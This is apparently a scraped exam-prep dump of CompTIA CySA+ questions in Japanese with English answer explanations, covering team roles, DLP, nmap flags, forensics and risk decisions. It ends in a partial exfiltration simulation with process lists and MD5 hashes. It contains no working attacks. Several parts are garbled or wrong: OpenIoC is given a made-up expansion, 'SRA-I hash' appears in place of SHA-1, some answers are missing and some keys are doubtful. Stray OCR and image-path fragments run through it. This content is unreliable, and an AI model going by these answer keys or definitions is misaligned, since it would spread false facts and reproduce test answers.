Based on the events in the log, the most likely occurrence is that an adversary is performing a vulnerability scan. The log shows LDAP read operations and EDR enumerating local groups, which are indicative of an adversary scanning the system to find vulnerabilities or sensitive information. The final entry shows SMB connection attempts to multiple hosts from a single host, which could be a sign of network discovery or lateral movement. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161; Monitor logs from vulnerability scanners, Section: Reports on Nessus vulnerability data.

最新問題**: 119**

アナリストは、敵対的手法を実行する権限のあるチームに対して監視を行っています。アナリストは、使用する手法の準備を整えるために、1 日に 2 回チームとやり取りします。アナリストは次のどのチームに所属していますか。

A. オレンジチーム

B. 青チーム

C. レッドチーム

D. 紫チーム

Answer: A (メーッセージを残す**)**

The correct answer is A. Orange team.

An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams12.

In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of

another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team345.
The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity12.
Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.
The other options are incorrect because they do not match the role and function of the analyst in this scenario.
Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them345.
Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them345.
Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them345.

最新問題**: 120**
アナリストは脆弱性レポートをレビューしており、経営陣に勧告を行う必要があります。アナリストは、ほとんどのシステムは再起動によってアップグレードできるため、1 回のダウンタイム ウィンドウが発生することを発見しました。ただし、会社がアクセスできないベンダー アプライアンスのため、重要なシステムのうち 2 つはアップグレードできません。これらのシステムおよび関連する脆弱性を最もよく表しているのは、次の修復の阻害要因のうちどれですか?
A. 独自のシステム
B. レガシー システム
C. サポートされていないオペレーティング システム
D. メンテナンス時間の不足
Answer: A (メーッセージを残す**)**
Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the

critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation

最新問題**: 121**
組織外への PII の漏洩を防ぐために最も効果的なツールは次のうちどれですか?
A. PAM
B. IDS
C. PKI
D. DLP
Answer: D (メーッセージを残す**)**
Data loss prevention (DLP) is a tool that can prevent the exposure of PII outside of an organization by monitoring, detecting, and blocking sensitive data in motion, in use, or at rest.

最新問題**: 122**
境界ネットワーク内の Web サーバーのスキャン中に、ポート 3389 経由で悪用される可能性のある脆弱性が特定されました。Web サーバーは WAF によって保護されています。この脆弱性に関連する全体的なリスクの変化を最もよく表しているのは次のうちどれですか?
A. ネットワーク ファイアウォールが使用されているため、リスクは変わりません。
B. RDP がファイアウォールによってブロックされるため、リスクは減少します。
C. Web アプリケーション ファイアウォールが設置されているため、リスクは減少します。
D. ホストが外部に面しているため、リスクが増加します。
Answer: B (メーッセージを残す**)**
Port 3389 is commonly used by Remote Desktop Protocol (RDP), which is a service that allows remote access to a system. A vulnerability on this port could allow an attacker to compromise the web server or use it as a pivot point to access other systems. However, if the firewall blocks this port, the risk of exploitation is reduced.

最新問題**: 123**
最高情報セキュリティ責任者は、企業内のシャドウ IT を排除し、削減したいと考えています。組織へのリスクを増大させる、リスクの高いクラウド アプリケーションがいくつか使用されています。リスクの軽減に役立つ解決策は次のうちどれですか?

A. CASB を展開し、ポリシーの適用を有効にする
B. 厳密なアクセスを使用して MFA を構成する
C. API ゲートウェイをデプロイする
D. クラウド アプリケーションへの SSO を有効にする
Answer: A (メーッセージを残す**)**
A cloud access security broker (CASB) is a tool that can help reduce the risk of shadow IT in the enterprise by providing visibility and control over cloud applications and services. A CASB can enable policy enforcement by blocking unauthorized or risky cloud applications, enforcing data loss prevention rules, encrypting sensitive data, and detecting anomalous user behavior.

最新問題**: 124**
エンド ユーザーが組織のポリシーで許可されていない Web サイトにアクセスしようとしたときに、セキュリティ アラートがトリガーされました。この行為は懲戒処分に値する違反行為とみなされるため、SOC アナリストは、ユーザーのワークステーションからの Web 検索を反映した認証ログ、Web ログ、および一時ファイルを収集して、調査の根拠を構築します。調査が HR またはプライバシー ポリシーに準拠していることを確認するための最適な方法は、次のうちどれですか。
A. アクティビティに関連付けられた日付スタンプ、ユーザーアカウントのホスト名、IP 情報を詳細に記録したイベントのタイムラインを作成します。
B. ケースの詳細にユーザーを特定できる情報が反映されていないことを確認する証拠をパスワードで保護し、調査に関係する担当者のアクセスを制限する
C. チケットシステムで調査のコード名を作成し、アクセス権を持つすべての担当者が人事関連の調査としてケースを簡単に識別できないようにします。
D. アクティビティが意図的であったことを確認した後、SOC マネージャーに通知します。
Answer: B (メーッセージを残す**)**
The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

最新問題**: 125**
MOU を実施する最も適切な理由は次のどれですか?
A. 構成管理のためのビジネスプロセスを作成する
B. 社内部門がセキュリティの責任を理解できるようにする
C. レガシーシステムに対して期待プロセスを定義できるようにする
D. サービスレベルに関するすべての指標が適切に報告されるようにする
Answer: B (メーッセージを残す**)**
A Memorandum of Understanding (MOU) is a formal agreement that outlines the roles and responsibilities of each party involved in a particular process or project, especially within security

frameworks. In the context of cybersecurity, an MOU is commonly used to clarify and document the security responsibilities of different departments or entities involved. It helps ensure everyone understands their specific duties and contributions to security, which is crucial for coordination and risk management. According to CompTIA Security+ guidelines, while options A, C, and D describe other forms of agreements, they do not capture the essential purpose of an MOU as accurately as option B does.

最新問題**: 126**
ある組織では、オンラインでホストされている重要な金融アプリケーションがあり、イベント ログを企業の SIEM に送信することができません。セキュリティ アナリストがセキュリティ操作の効率を向上させるために構成する最適なオプションは次のうちどれですか。
A. ホスト環境の管理に特化した新しい SIEM を構成します。
B. ベンダーのアプリケーションに関連する脅威フィードをサブスクライブします。
C. ベンダー提供の API を使用して、ログのリアルタイムでの取得を自動化します。
D. 営業時間外にログをダウンロードして手動でインポートします。
Answer: C (メーッセージを残す**)**
Using a vendor-provided API to automate pulling logs in real-time is the best option for improving the efficiency of security operations when the financial application does not allow event logging to send to the corporate SIEM. This approach ensures that logs are consistently and promptly integrated into the security monitoring process without manual intervention, enhancing the overall effectiveness of security operations.

最新問題**: 127**
アナリストは、疑わしい IIS ログ アクティビティに関するアラートを受信し、次のエントリを確認します。
2024-05-23
15:57:05 10.203.10.16 HEAT / - 80 - 10.203.10.17 DirBuster-1.0-RC1+(http://www.owasp.org/index.php/カテゴリー:OWASP_DirBuster_プロジェクト)
...
アナリストはログから次のどれを推測しますか?
A. 攻撃者がネットワークの横方向の移動を実行しています。
B. 攻撃者がウェブサイトの偵察を行っています。
C. 攻撃者がネットワークからデータを盗み出しています。
D. 攻撃者が Web サイトを複製しています。
Answer: B (メーッセージを残す**)**
Comprehensive and Detailed Step-by-Step Explanation:The logs indicate that the OWASP DirBuster tool is being used. This tool is designed for directory brute-forcing to find hidden files or directories on a web server, which aligns with reconnaissance activities. The series of GET and HEAD requests further confirm directory and file enumeration attempts.

最新問題**: 128**
最高情報セキュリティ責任者は、SQL インジェクション、FRI、XSS などの脆弱性を排除し、設計段階からセキュリティを実装したいと考えています。次のどれが要件を満たす可能性が高いでしょうか。
A. リバースエンジニアリング
B. 既知の環境テスト
C. 動的アプリケーションセキュリティテスト
D. コードのデバッグ
Answer: C (メーッセージを残す**)**
Dynamic Application Security Testing (DAST) is used to detect vulnerabilities in running applications, including common issues like SQL injection, FRI, XSS, etc. It aligns with the goal of implementing security by design.

最新問題**: 129**
インシデント対応アナリストが別のアナリストから調査を引き継いでいます。捜査はここ数日間続いている。2 人のアナリストの間で移行する際に最も重要な手順は次のうちどれですか?
A. 学んだ教訓を特定し、以前のアナリストと話し合います。
B. すべての結果を受け入れ、次の項目ターゲットの調査を続行します。
C. 前のアナリストが実行した手順を確認します。
D. 以前のアナリストから根本原因を検証します。
Answer: (解答を表示する**)**
Reviewing the steps that the previous analyst followed is the most important step during the transition, as it ensures continuity and consistency of the investigation. It also helps the new analyst to understand the current status, scope, and findings of the investigation, and to avoid repeating the same actions or missing any important details. The other options are either less important, premature, or potentially biased. References:
CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4: Incident Response and Management, page
191. Incident response best practices and tips, Tip 1: Always pack a jump bag.

最新問題**: 130**
次のどれが認証とログ記録に関して重大な問題を引き起こす可能性が高いでしょうか?
A. 仮想化
B. 多要素認証
C. 連邦
D. 時刻同期
Answer: D (メーッセージを残す**)**
Time synchronization issues can cause severe problems with authentication and logging. If system clocks are not properly synchronized, it can lead to discrepancies in log timestamps, making it difficult to correlate events across different systems. Additionally, time-related discrepancies can affect

authentication mechanisms that rely on time-based tokens, such as those used in multifactor authentication, leading to failures and security gaps.

最新問題**: 131**
アナリストがウェブサイトを調査し、次の結果を得ました。
2022-07-21 10:21 CDT に Nmap 7.92 (https://nmap.org) を起動します
insecure.org (45.33.49.119) の Nmap スキャン レポート
ホストは稼働しています（遅延0.054 秒）。
45.33.49.119 の rDNS レコード: ack.nmap.org
表示なし: フィルタリングされた 95 個の TCP ポート (応答なし)
港湾国サービスバージョン
22/tcp オープン ssh OpenSSH 7.4 (プロトコル 2.0)
25/tcp クローズド SMTP
80/tcp オープン http Apache httpd 2.4.6
113/tcp クローズ ID
443/tcp オープン ssl/http Apache httpd 2.4.6
サービス情報: ホスト: issues.nmap.org
サービス検出が実行されました。誤った結果がある場合は、https://nmap.org/submit/ に報告してください。
Nmap 完了: 1 つの IP アドレス (1 つのホストが稼働中) を 20.52 秒でスキャンしました
アナリストは、この脆弱な Web サイトでアプリケーションのバージョンを検出するために、次のどの構文を使用しましたか?
A. nmap-sS -T4 -F insecure.org
B. nmap-0 insecure.org
C. nmap-sV -T4 -F insecure.org
D. nmap-A insecure.org
Answer: C (メーッセージを残す**)**
The analyst used the command nmap -sV -T4 -F insecure.org to discover the application versions on the vulnerable website. The -sV option in Nmap is used to perform version detection, which identifies the versions of the services running on open ports. The -T4 option sets the timing template for faster execution, and -F scans only the most common ports.

最新問題**: 132**
従業員が会社支給のラップトップを不正に使用した疑いがあります。その従業員は人事部による調査が完了するまで停職処分を受けています。証拠を保存するための最善の手順は次のうちどれですか。
A. ユーザーのネットワークアカウントとWebリソースへのアクセスを無効にする
B. サーバーのバックアップとしてファイルのコピーを作成します。
C. デバイスとユーザーのネットワーク共有に法的保留を設定します。
D. デバイスのフォレンジック イメージを作成し、SRA-I ハッシュを作成します。
Answer: (解答を表示する**)**

Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity. Official References:
* https://www.sans.org/blog/forensics-101-acquiring-an-image-with-ftk-imager/
* https://swailescomputerforensics.com/digital-forensics-imaging-hash-value/

最新問題**: 133**
中小企業には、給与管理における誤りや不正を防ぐために職務を効果的に分離できるほどの人員がいません。最高情報セキュリティ責任者 (CISO) は、リスクを軽減するためにログと監査証跡を維持および確認することを決定します。CISO が実装したのは次のどれですか。
A. 是正制御
B. 補正コントロール
C. 運用管理
D. 管理コントロール
Answer: (解答を表示する**)**
Compensating controls are alternative controls that provide a similar level of protection as the original controls, but are used when the original controls are not feasible or cost-effective. In this case, the CISO implemented compensating controls by reviewing logs and audit trails to mitigate the risk of error and fraud in payroll management, since segregating duties was not possible due to the small staff size


最新問題**: 134**
他のすべてのオプションを評価した後に考慮すべきリスク管理の決定は次のどれですか?
A. 転送
B. 承認
C. 軽減
D. 回避
Answer: B (メーッセージを残す**)**
* Risk Acceptance means acknowledging a risk and choosing not to take further action because the cost of mitigation may outweigh the benefits.
* It is the last resort when:
* The risk is low impact or unlikely to occur.
* Other options (mitigation, transfer, avoidance) are not feasible.
Why Not Other Options?
* A (Transfer) # Moving risk to a third party (e.g., insurance).
* C (Mitigation) # Implementing security controls to reduce risk.
* D (Avoidance) # Eliminating the risk entirely (e.g., discontinuing a service).


最新問題: **135**
SOC 顧客サービス評価の結果、通常の勤務時間後に提供される一貫性のないサービスに対する不満のレベルが高いことがわかりました。これに対処するために、SOC リーダーは、SOC のパフォーマンスとサービスの品質に関する顧客の期待を確立する文書を作成します。次の文書のうち、この説明に最も当てはまるものはどれですか。
A. リスク管理計画
B. ベンダー契約
C. インシデント対応計画
D. サービスレベル契約
Answer: D (メーッセージを残す**)**
A Service-Level Agreement (SLA) is a document that establishes customer expectations regarding the performance and quality of services provided by the SOC (Security Operations Center). It defines thelevel of service expected, including aspects like response times, availability, and support after regular work hours. An SLA helps in setting clear expectations and improving customer satisfaction by outlining the standards and commitments of the service provider.

最新問題: **136**
次のどれが、STIX および OpenIoC 情報を人間と機械の両方が読み取り可能にしますか?
A. XML
B. URL
C. OVAL
D. TAXII
Answer: A (メーッセージを残す**)**
The correct answer is A. XML.
STIX and OpenIoC are two standards for representing and exchanging cyber threat intelligence (CTI) information. STIX stands for Structured Threat Information Expression and OpenIoC stands for Open Location and Identity Coordinates. Both standards use XML as the underlying data format to encode the information in a structured and machine-readable way. XML stands for Extensible Markup Language and it is a widely used standard for defining and exchanging data on the web. XML uses tags, attributes, and elements to describe the structure and meaning of the data. XML is also human-readable, as it uses plain text and follows a hierarchical and nested structure.
XML is not the only format that can be used to make STIX and OpenIoC information readable by both humans and machines, but it is the most common and widely supported one. Other formats that can be used include JSON, CSV, or PDF, depending on the use case and the preferences of the information producers and consumers. However, XML has some advantages over other formats, such as:
* XML is more expressive and flexible than JSON or CSV, as it can define complex data types, schemas, namespaces, and validation rules.
* XML is more standardized and interoperable than PDF, as it can be easily parsed, transformed, validated, and queried by various tools and languages.

* XML is more compatible with existing CTI standards and tools than other formats, as it is the basis for STIX 1.x, TAXII 1.x, MAEC, CybOX, OVAL, and others.

最新問題: **137**
ある組織は、大量のデータがネットワークから送信されていることに気付きました。アナリストは、データ流出の原因を特定しています。
説明書
タブ 1 と 2 で出力を生成したコマンドを選択します。
すべてのタブの出力テキストを確認し、悪意のある動作の原因となっているファイルを特定します。
いつでもシミュレーションの初期状態に戻したい場合は、「すべてリセット」ボタンをクリックしてください。





1 | 2 | 3 | 4

```
Image Name                     PID          Session Name        Session#    Mem Usage
========================= ========= ================ ========= ==========
Cmd.exe                       3467         Console             0             18,020 K
sftp.exe                      2001         Console             0                 17 K
sftp.exe                      3918         Console             0              1,788 K
svchost.exe                   2677         Console             0                188 K
calc.exe                      1677         Console             0                 11 K
notepad.exe                                Console             0                  0 K
```


Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- cmd.exe
- sftp.exe
- calc.exe
- explorer.exe
- users.txt
- svchost.exe

1 | 2 | 3 | 4

```
> Get-ChildItem | Get-Filehash -Algorithm MD5

Algorithm   Hash                                File
MD5         372ab227fd5ea779c211a1451881d1e1    cmd.exe
MD5         173ab22a5d5ea87bb212c14588aad4c2    calc.exe
MD5         412aba2efd5ea[illegible]9c2112b451881affe7    explorer.exe
MD5         df6ab147fd5ecb79c331a146f8dad199    users.txt
MD5         212ac257fd5ea7f9c337ba22bab1d1f5    calendar.dat
MD5         10ad132ffed0217c6c3854a22bab215c6   sftp.exe
MD5         33c141f5ed107bcdd39952d2ba111401    svchost.exe
```


Select the command that generated the output in tab 1:

Select command

Select the command that generated the output in tab 2:

Select command

Identify the file responsible for the malicious behavior:

- calendar.dat
- cmd.exe
- sftp.exe
- calc.exe
- explorer.exe
- users.txt
- svchost.exe

1 2 3 4

```
The baseline hash signatures are:

Hash                                File
a2cdef1c445d3890cc3456789058cd21    cmd.exe
555a1bba5d5e6eebb21fe12388ab3221    calc.exe
412aba2efd5ea769c2112b451881affe7   explorer.exe
90521cc7fd5ea7f9c337ba210eedd1c1    users.txt
3ab21266fd00a7cbc3855a22bab213ba    calendar.dat
10ad132ffed0217c6c3854a22bab215c6   sftp.exe
33c141f5ed107bcdd39952d2ba111401    svchost.exe
```


Select the command that generated the output in tab 1:

